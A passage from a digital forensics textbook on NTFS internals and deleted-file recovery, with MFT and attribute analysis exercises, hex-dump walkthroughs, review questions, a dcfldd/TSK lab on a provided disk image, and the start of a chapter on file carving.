Table 7.7 Details of the first partition in the disk image “`thumbimage_ntfs.dd`”

First partition	
Start position in sector	
Number of sectors in partition	
Size of the partition (MB)	
Type of partition	

Part B: Use dcfldd to Extract the First Partition Image from the Disk Image Provided

In Part A, you should have already determined that the first partition is formatted with the NTFS file system.

Q1. Writing down your command(s) issued to extract the first partition from the USB drive image?

Part C: Analyze File Properties

In the extracted partition, there is a file named canada.txt under the root directory.

Next, analyze the file system image by answering the following questions related to the file “Canada.txt”:

For “canada.txt”:

Q2. The entry number of the MFT entry which points to the file “canada.txt”:



You will first need to analyze the MFT entry 5, which points to the root directory of the NTFS file system. Specially, you have to extract and analyze its index attributes, including \$INDEX_ROOT, \$INDEX_ALLOCATION and \$BITMAP attributes. Then, locate the index entry associated with the file canada.txt, where the entry number of the MFT entry which points to it can be found.

Q3. How many attributes are contained in this entry? _____

Hint: You have to iterate each attribute by analyze its starting position and the length of the attribute until reaching the end of the used portion of the MFT entry.

Q4. How many bytes are used by the second attribute? _____

Q5. The attribute type for the second attribute: _____

Q6. The size of content in the second attribute (in decimal bytes): _____

Q7. One of attributes in this MFT entry is \$FILE_NAME. What is the length of the file name? _____

Q8. The attribute type for the last attribute: _____

Q9. Is the last attribute a resident one? (Yes/No): _____

7.6 Helpful Tips

7.6.1 Locate the Master File Table (MFT) in an NTFS Volume

MFT is critical to the NTFS file system. Thus, it is very important to know its location, but unfortunately, it is not trivial. There are two steps involved in locating the MFT. The first step is to obtain the address of the starting cluster allocated to the

MFT. This is done checking Bytes 44–47 in partition boot sector. The second step is to look at the first MFT entry, MFT entry 0 (or \$MFT), which is the first 1 KB in the starting cluster of the MFT. Recall that the MFT entries are 1024 bytes, as standard. Then, we analyze the \$DATA attribute of \$MFT and identify the clusters that are allocated to the \$MFT. The address information of these clusters is stored as the \$DATA attribute content, and is organized in data runs.

7.6.2 Determine the Address of the Cluster Which Contains a Given MFT Entry

In order to perform a thorough forensic analysis on an NTFS volume, we will need to check each of the MFT entries. In doing so, we have to locate these MFT entries. At byte offset 44 (Bytes 44–47) in the partition boot sector, we can find the address of starting cluster of the MFT. Suppose we know the cluster size. Also, the MFT entries are 1 KB or 1024 bytes, as standard. Then, we can determine the address C of the cluster which contains any given MFT entry. This is done using the following formula:

$$C = C_{\text{StartingClusterofMFT}} + \text{floor}(\text{MFT entry\#}/(\text{ClusterSize}/1024))$$

Where $C_{\text{StartingClusterofMFT}}$ is the starting cluster address of MFT, $\text{floor}(x)$ is the floor function, MFT entry # is a given MFT entry number, and ClusterSize is the cluster size in bytes.

In the example below, we want to determine the address of a cluster, denoted by X , which contains a MFT entry Y , which points to a file named “abc.txt”. Suppose that the cluster size is 4 KB, which means each cluster has 4 MFT entries. For example, the starting cluster (or the first cluster) of MFT contains four NTFS system files, including \$MFT (MFT entry 0), \$MFTMirr (MFT entry 1), \$LogFile (MFT entry 2) and \$Volume (MFT entry 3). We also denote the starting cluster address of MFT by S . The relationship between cluster address X and MFT entry number Y given the starting cluster S of the MFT can be expressed as

$$X = S + \text{floor}(Y/4)$$

For example, the file “abc.txt” uses the MFT entry 35, here $Y = 35$, and the first cluster of MFT is 10,342, here $S = 10,342$. Then, we know that the MFT entry 35 is located within Cluster 10,350, specifically in the last 1 KB of Cluster 10,350 (Fig. 7.33).




Fig. 7.33 Relationship between cluster address, MFT entry number and starting cluster of MFT

References

1. “New Technology File System (NTFS)”. <http://www.pcguide.com/ref/hdd/file/ntfs/index.htm>
2. Brian Carrier. “File System Forensic Analysis”. Addison-Wesley Professional, 2005
3. The Structure and Function of an Operating System. http://www.sqa.org.uk/e-learning/COS101CD/page_18.htm
4. http://homepage.cs.uri.edu/~thenary/csc487/video/62_MFT_Layout.pdf
5. http://www.cse.scu.edu/~tschwarz/coen252_07Fall/Lectures/NTFS.html
6. Petra Koruga, Miroslav Baća. Analysis of B-tree data structure and its usage in computer forensics. <https://bib.irb.hr/datoteka/484192.B-tree.pdf>
7. Gyu-Sang Cho. NTFS Directory Index Analysis for Computer Forensics.
8. NTFS: Sometimes accurate file times are not in \$FILE_NAME but in \$STANDARD_INFORMATION. <http://jnode.org/node/2861>
9. B-tree algorithms. <http://www.semaphorecorp.com/btp/algo.html>
10. NTFS Basics. http://ntfs.com/ntfs_basics.htm
11. [https://technet.microsoft.com/en-us/library/cc781134\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc781134(v=ws.10).aspx)

Chapter 8

Deleted File Recovery in NTFS



Learning Objectives

The objectives of this chapter are to:

- Understand principles of file creation and file deletion in NTFS
- Manually recover the deleted files on an NTFS file system based on remaining metadata information

In this chapter, we continue our analysis of NTFS file system. Particularly, we study how to recover the deleted files on an NTFS file system based on remaining metadata information. Also, you will know the challenges facing data recover in NTFS.

8.1 NTFS Deleted Files Recovery

Since it was first introduced in the Windows NT operating system, NTFS has become the default file system for Microsoft operating systems, including Windows 2000, Windows XP, Windows Vista, Windows 7, Windows 8, and the newest Windows 10 [1]. Due to the popularity of Windows today, it is very often to see the need for data recovery in computers using NTFS file system due to various reasons, such as accidental deletion of files from a forensics investigative perspective. Similar to FAT file system, when a file is deleted, it becomes inaccessible through regular ways available in the operating system. However, the file data itself is not being deleted. Further, some important file system metadata information about the deleted file is not completely wiped out. Unfortunately, recovering deleted files in NTFS could become very challenging because of several factors. One of them is the use of directory index, particularly an index of names of the files and sub-directories within a directory. It uses a B-tree data structure, where a tree node

contains many index entries (or keys in terms of B-tree). When a file is deleted from the directory, the index entry representing the file is removed and the B-tree has to be adjusted to preserve the B-tree properties if necessary. Therefore, the “Index Entry” for the deleted file may be overwritten when the tree is resorted. This is different than what is usually seen with other file systems, such as FAT file system, which always have the remaining original file name and structure untouched until a new file is created. In this chapter, we will focus on how to recover deleted files in NTFS file system using remaining file metadata information.

8.1.1 *File Creation and Deletion in NTFS File Systems*

For ease of presentation, we will always discuss the scenarios about files in the root directory. This is because as to files in the other directories, the only extra effort is that we would need to locate the directory which contains the intended file. This can be done by going through the entire file path, starting from the top-most directory (or root directory) to its next sub level until the directory containing the file is reached.

Also, none of special attributes for the file has been set, such as compression, sparse. NTFS utilizes a relational database called Master File Table (MFT) which is similar to FAT directory entries contains an entry for every file on the system. We assume that the location of MFT is already known to the Operating System here.

8.1.1.1 *File Creation in NTFS File System (Fig. 8.1)*

In an NTFS file system, the procedure for the file creation can be illustrated below:

1. Check if the file system has sufficient disk space to store the contents of the newly created file. If not, an “Insufficient disk space” error message appears and the file creation fails. Otherwise, a certain number of clusters will be allocated to the file, and their status becomes allocated and unavailable to other files or folders. It is worth pointing out that very small files can be wholly contained in the MFT entry allocated to the file, without the need for a separate cluster for its data and ensure fast retrieval times. This will be discussed later.
2. Locate an MFT entry that is currently available and allocate it for the new file.
3. Set the MFT entry as occupied and make it not available for others. Initialize it with standard MFT entry attributes, including \$STANDARD_INFORMATION, \$FILE_NAME, \$DATA attribute, etc.
4. If the newly created file is very small, for example, less than 700 bytes, the file data will be wholly contained as the content of \$DATA attribute. Then, save the file content into the \$DATA attribute. In this case, \$DATA attribute contains file data itself.




Fig. 8.1 File creation

However, with a larger file, disk space outside the MFT entry or clusters will be allocated to store file content. In this case, \$DATA attribute shows where that data is located. As we discussed in previous chapter, NTFS uses data runs to specify the location of file data, where a data run contains starting address of cluster run and run length. Then, check MFT's \$Bitmap to find free clusters needed for the file, using best-fit algorithm, and set corresponding \$Bitmap bits to 1. Afterwards, write file content to clusters and update the content of \$DATA attribute with data runs, which indicates where that data is located.

Note that NTFS allocates clusters of disk space to the file. If the file does not require the entire cluster for storage, the last cluster is left with unused extra space. For example, on a disk with a cluster size of 4 kilobytes and sector size of 512 bytes, clusters will always start at a sector number that is a multiple of 8. NTFS also performs pre-allocation of additional clusters for a file under certain conditions in advance to prevent anticipated future fragmentation as the file grows. This has an effect on fragmentation rates and may actually cause more harm than good on a system with low disk space.

5. Go to root directory (MFT entry 5). NTFS uses B-trees for directory indexing. Read index attributes of MFT entry 5, and traverse the B-tree to determine where the file should go according to its file name. Afterwards, create a new index entry

and add the new index entry to the index node (or INDX record) at the appropriate place alphabetically among the file names already there to maintain the ordering. The B-tree may need to be readjusted so as to preserve the B-tree properties.

6. As each step is taken, record action in \$LogFile.

8.1.1.2 File Deletion (Fig. 8.2)

When a file is deleted in an NTFS file system, the operating system will perform the following operations:

1. Go to root directory (MFT entry 5) and read index attributes of MFT entry 5. Traverse the B-tree to locate the index entry representing the file to be deleted. Read the index entry and retrieve the number of the MFT entry number that represents the file. Afterwards, delete the index entry. The B-tree may need to be readjusted so as to preserve the B-tree properties.
2. Set the MFT entry for the deleted file as deleted and make it available for others.
3. If the \$DATA attribute is non-resident, it means that the file data is stored in external clusters, as cluster runs. Read data runs and obtains the addresses of these cluster allocated to the deleted file. Then, set corresponding \$Bitmap bits to 0, making these clusters available for others.
4. As each step is taken, record action in \$LogFile.




Fig. 8.2 File deletion

Note from the procedure described above that Like FAT, the data contained on disk is not erased as part of the delete process thus increasing the possibility that the deleted file can be wholly recovered. Also, we assume that we know the location of the deleted file, which is in the root directory. In reality, we may not know the exact location of deleted files we want to recover, or in some circumstances we may not even know whether there exists a deleted file. As we already know that in NTFS volumes, deleted files are indicated by a special flag in the MFT entry header. Thus, we will need to scan the MFT as thoroughly as possible to look for the MFT entries of the deleted files. Thus, their \$DATA attributes can be further analyzed to obtain the addresses of the cluster allocated to a deleted file. Once these clusters can be retrieved, the only task left is to read and save the contents of each of them in order and verify their contents. Apparently, it is possible to recover the contents of these files as far as they are not overwritten. Because the cluster addressing information is stored in the MFT entry, it is worth noting that unlike FAT, a fragmented file can be recovered with the same ease as contiguous files using remaining metadata information.

Recall from Chap. 7 the analysis of the root directory, we have a file named canada.txt in the root directory. Canada.txt is a very small file whose content is stored in its \$DATA attribute. Figure 8.3 shows a hex dump of the MFT entry 35 pointing to the deleted “Canada.txt”. Apparently, the content of the deleted file is still stored in its \$DATA attribute.





Fig. 8.3 Example of an MFT entry marked with deleted



A: Offset to start of index entry list, which is relative to start of node header 0x40
B: Offset to end of used portion of index entry list, which is relative to start of node header 0x04E8=1256
C: Offset to end of allocated index entry list buffer, which is relative to start of node header 0x0FE8=4072
D: File access time 0x01D20EC10B1E3EF4=131183561425174260. It means Wednesday, September 14, 2016 7:49:03pm

Fig. 8.4 Hex dump of **Cluster 44** in the example NTFS volume

Also, the hex dump of **Cluster 44** is shown in Fig. 8.4. It contains the only index record or index node in the \$INDEX_ALLOCATION attribute of the root directory after the file “Canada.txt” is deleted.

Bytes 4–7 (E8 04 00 00) of the index node header, labeled as **B** in Fig. 8.4, show offset to end of used portion of index entry list. Here, 0x04E8 = 1256, which is relative to start of node header. It indicates that the used portion of index entries ends at byte offset $1280 = 1256 + 24$, where 24 is the size of INDX header coming before the index node header in an INDX record. Apparently, the last index entry is now the one containing the “.” File, which is the second last one from Fig. 7.21 in Chap. 7. In other words, the last index entry has been deleted after the file it points to is deleted. In our example, the deleted last index entry is wiped out, and the \$FILE_NAME structure is kept as it was.

For every file on an NTFS volume, there are the following four timestamps included in the \$FILE_NAME attribute, where their byte offset locations in the \$FILE_NAME structure are included in brackets.

1. File creation time (Bytes 8–15)
2. File modification time (Bytes 16–23)

3. MFT modification time (Bytes 24–31)
4. File access time (Bytes 32–39)

By comparing with Fig. 7.21 in Chap. 7, it can be observed from the Figure above that file access time in the \$FILE_NAME structure of the deleted file has been changed to $0x01D20EC10B1E3EF4 = 131183561425174260$. In an NTFS file system, timestamps are stored as 8-byte file time values, which represents the number of 100-nanoseconds since 12:00 A.M. January 1, 1601, also known as File Time. It means the file is last accessed on Wednesday, September 14, 2016 7:49:03 pm. In our experiment, we deleted the file canada.txt at that time. Further, note from Fig. 8.3 that another copy of file access time can be found in \$STANDARD_INFORMATION attribute, whose data structure is shown in Table 8.1. The first 4 bytes of the first attribute (10 00 00 00) shows that it is an \$STANDARD_INFORMATION attribute, here $0x10 = 16$. Bytes 0x28-0x2F in \$STANDARD_INFORMATION attribute is the file access time. Apparently, it is also updated with the same value.

It is worth noting that there are many types of timestamps. In addition to File Time, another popular one is Unix Timestamp or Epoch, which is the number of seconds since 12:00 A.M. January 1, 1970. It is a 32-bit number.

From the example above, we can see that after a file is deleted in NTFS, the contents of the file are actually not erased. Also, the index entry, which points to the deleted file, was deleted, but the \$FILE_NAME structure could not be overwritten yet. Unfortunately, there is no way for us to link them together. In other words, we can only conclude that a file named “Canada.txt” has been removed from the root directory and there is also a deleted file in the NTFS volume. The deleted file was using MFT entry 35. Nonetheless, recall the above discussion, we have about the timestamps in both \$STANDARD_INFORMATION attribute from the MFT entry that points to the deleted file and the \$FILE_NAME structure from the deleted index

Table 8.1 Data structure for \$STANDARD_INFORMATION attribute (The time values are given in 100 nanoseconds since January 1, 1601, UTC)

Byte range	Bytes	Description
0–15	16	Generic attribute header
16–23	8	File creation time
24–31	8	File modification time
32–39	8	MFT modification time
40–47	8	File access time
48–51	4	Flags
52–55	4	Max versions
56–59	4	Version number
60–63	4	Class ID
64–67	4	Owner ID
68–71	4	Security ID
72–79	8	Quota charged
80–87	8	Updated sequence number

entry which points to the deleted file. The changes to file access time could allow us to link the deleted file's contents to a file name discovered in index attributes, by analyzing and correlating other information,, including other timestamps, file types (or filename extension).

It is worth noting that NTFS uses B-tree for indexing. When a file is deleted from the directory, the index entry representing the file is removed and the B-tree has to be adjusted to preserve the B-tree properties if necessary. Therefore, the “Index Entry” for the deleted file may be overwritten when the tree is resorted. The naming information of the deleted file could be lost.

In next section, we will discuss data recovery in NTFS file system using remaining file metadata information. Specifically, we look for these MFT entries marked as deleted and analyze their \$DATA attributes, which contain file data itself if it is a resident attribute or where that data is located if it is a non-resident attribute.

8.1.2 Deleted File Recovery in NTFS File System

As discussed above, NTFS file system handled file deletions by setting a special flag in the MFT entry without actually clearing the data contained in the clusters assigned to the file. Often software products using these techniques caution users to stop using the device and to refrain from creating or modifying any more files on it [2, 3]. This is essential advice because when new storage space is needed to store a new file or to store additional data for a modified file, the device may utilize some of these clusters belonging to deleted files. This will result in the old data being overwritten, making it impossible to recover. However, until this overwriting process occurs, the data remains largely intact and the problem of recovery is simplified.

For simplicity, we assume that the data contents of the deleted file have not been overwritten, and are left completely intact. Then further assume that the MFT entry that points to the deleted file is not overwritten yet and the deleted index entry representing the deleted file hasn't been overwritten.

Suppose that we know the cluster size. Deleted file recovery in NTFS can actually be broken down into two stages. In stage 1, we need to recover the data contents of a deleted file in NTFS file system by performing the following operations.

Firstly, scan the entire MFT one entry at a time and compile a list of entries with a deletion marker (Bytes 22-23 of the MFT entry is 0x0000).

Secondly, extract and analyze these MFT entries' \$DATA attributes, which contain the data contents of the deleted files. If it is a resident attribute, it contains the file contents. Then, read and save the contents of the \$DATA attribute as a recovered file. If it's a non-resident attribute, its contents are data runs, which specify the addresses of the clusters where the file contents live. Once these clusters can be re-identified, we first need to validate their allocation status. In doing so, we can check cluster allocation file (\$Bitmap). The \$BitMap is the seventh entry (MFT entry 6) in the MFT. If any bits in the Bitmap representing the allocation status of these

clusters are set as 1, it means these data clusters have already been overwritten with new data. In other words, we are unable to successfully recover the deleted file. This is based on the principle that as only one file can occupy any one cluster on a hard drive. If other files are using your deleted files storage space, then it is likely that the original data has been overwritten and permanently destroyed. Otherwise, the only task left is to read and save the contents of each cluster and verify their contents. It is worth noting that both contiguous and fragmented files can be recovered with almost the same amount of effort in NTFS systems.

In stage 2, we search the naming information of the deleted files by performing the following operations:

- Firstly, scan the MFT to look for the MFT entries which represent the directories (or folders), including both deleted and existing ones.
- Secondly, extract and analyze these MFT entries' index attributes, which contain index entries that include the \$FILE_NAME structure. Scan these index attributes as thoroughly as possible for the deleted index entries and parse out the naming information of the deleted files.
- Finally, match recovered file contents from the \$DATA attributes in MFT entries to their names found in deleted index entries by correlating information, including timestamps, file types (or filename extension).

Review Questions

1. What is the MFT entry number for the root directory of an NTFS?
2. Which of the following types of timestamps is in 100-nanoseconds since 12:00 A.M. January 1, 1601?
 - (a) File time
 - (b) Unix Timestamp
 - (c) Epoch
 - (d) None of the above
3. Which of the following attributes in the MFT entry store file contents?
 - (a) \$DATA
 - (b) \$FILE
 - (c) \$INDEX_ROOT
 - (d) \$INDEX_ALLOCATION
4. Which of the following statements is true?
 - (a) If a \$DATA attribute is resident, the size of its attribute content is the file size.
 - (b) If a \$DATA attribute is non-resident, the size of its attribute content is the file size.
 - (c) There doesn't exist a \$DATA attribute in a MFT entry which points to a directory
 - (d) None of the above

5. Suppose the following is a hex dump of a \$DATA attribute found in a MFT entry marked with a deleted file

```
0000000: 8000 0000 4800 0000 0100 4000 0000 0200 ....H.....@.....
0000010: 0000 0000 0000 0000 0300 0000 0000 0000 .....
0000020: 4000 0000 0000 0000 0040 0000 0000 0000 @.....@.....
0000030: 133b 0000 0000 0000 133b 0000 0000 0000 ;.....;.....
0000040: 2104 8837 0001 0000 !...7....
```

What is the size of the file in bytes? _____

What is the size of disk space allocated to the file in bytes?

What is the size of slack space for the file in bytes?

What are addresses of the clusters allocated to the deleted file? (Listed in the order in which they are allocated) _____

Is this file fragmented? (Yes/No) _____

8.2 Practical Exercise

The objective of this exercise is to manually recover the deleted files on an NTFS file system based on remaining metadata information.

8.2.1 *Setting Up the Exercise Environment*

We'll continue to use the disk image “thumbimage_ntfs.dd” provided in the book, particularly extracting the first partition image (or a NTFS file system image) within it.

8.2.2 *Exercises*

Part A: File System Layer Analysis

Now analyze the file system image by answering the following questions using the *fsstat* command in TSK:

Q1. What is the cluster size (in bytes)? _____

Q2. What is the MFT entry size (in bytes)? _____

Part B: Mounting and Unmounting File Systems

1. Mount the extracted partition into /mnt/forensics with read write access.
2. Change into the “/mnt/forensics” directory and then delete a file named “canada.txt” by using the rm command.
3. Unmounting the extracted partition.

Part C: Recovering the Deleted File “canada.txt”

Q3. After the file canada.txt has been deleted, you can discover that its MFT entry has been marked as deleted, particularly with its byte offset 22-23 replaced with 0x0000.

- Scan the MFT one entry each time and locate the entry pointing to the deleted “canada.txt” file. Particularly, we look for the one with the value of 0x0000 from the byte offset 22–23 of each MFT entry. For simplify, you should be able to locate it by checking the first 50 entries in the NTFS image provided here.
- Analyze the identified MFT entry and extract its \$DATA attribute. Parse the \$DATA attribute and obtain the following information, including whether resident or non-resident attribute: _____, file size:
- If it is a resident attribute, it contains the file contents. Then, read and save the contents of the \$DATA attribute as recovered file.



You will need to find out the starting point the \$DATA attribute content and

the content length. Then, you can extract the attribute content by using the dcfldd utility by specifying the block size (*bs*) value as 1 byte, the *skip* value as the starting point of the \$DATA attribute content and the *count* value as the content length.

If it's a non-resident attribute, its contents are data runs, which specify the addresses of the clusters where the file contents live. Once these clusters can be re-identified, we first need to validate their allocation status. In doing so, we can check cluster allocation file (\$Bitmap). The \$BitMap is the seventh entry (MFT entry 6) in the MFT. If any bits in the Bitmap representing the allocation status of these clusters are set as 1, it means these data clusters have already been overwritten with new data. In other words, we are unable to successfully recover the deleted file. Otherwise, read and save the contents of each cluster. It is worth noting that the last cluster may not be fully utilized by the file. In other words, the last cluster is left with unused extra space (or slack space) and should not be included into the recovered file. The size of slack space can be determined by the file size and the size of disk space allocated to the file.

Note that once you have successfully completed this exercise, you can verify the successful recovery of the deleted file by mounting the modified partition image and seeing whether or not you can view the canada.txt properly. Or, you can calculate the MD5 hash value of your recovered file and see whether the resulting hash value is equal to “2af85496e256e2b917e9af38f9c865d7” in hex. Being equal means that you have successfully recovered the deleted file “Canada.txt”.

References

1. New Technology File System (NTFS). <http://www.pcguide.com/ref/hdd/file/ntfs/index.htm>
2. Brian Carrier. File System Forensic Analysis. Addison-Wesley Professional; 1 edition (Mar 27 2005) ISBN-10: 0321268172
3. M. Alazab, S. Venkatraman, P. Watters. Effective Digital Forensic Analysis of the NTFS Disk Image. Special Issue on ICIT 2009 conference - Applied Computing, 2009

Chapter 9

File Carving



Learning Objectives

The objectives of this chapter are to:

- Understand fundamentals concept and techniques of file carving
- Understand advanced state-of-the-art file carving techniques
- Become familiar with popular open-source file carving tools

In previous chapters, we have learned how file system structures, particularly the residual file system metadata or information about the deleted files and directories, can be utilized and analyzed to recover deleted or lost files or data. As discussed in Chaps. 6 and 8, recovering deleted files from a file system with residual file system metadata is a simple task; many programs are available to the average home user to do this. Nevertheless, savvy criminals are aware of the digital trail they left behind and attempt to delete whatever evidence they can in such a way that a tool which makes use of file system structure cannot recover. For example, they can simply format the partition where the file system resides. As a result, it makes these traditional recovery methods based on file system metadata remnants ineffective. A more sophisticated data recovery solution which does not rely on this file system structure is therefore necessary. These new and sophisticated solutions are collectively known as file carving, and tools, using such technology, are called file carvers. File carving is the process of reconstructing files based solely on their contents. In other words, the technique of recovering files from a block of binary data without using any information available in the file system structure. As early as 2002, research in digital forensics focused on the recovery of data files independent of the file metadata was begun. Using only the content found inside the data blocks themselves, researchers have attempted to reconstruct files in whole or in part using techniques that will be

discussed in this chapter. In this chapter, we'll study file carving, a branch of digital forensics that reconstructs data from a digital device without any prior knowledge of the data structure, size, content or type of files located on the storage medium. Also, we will get familiar with open source file carvers.

9.1 Principles of File Carving

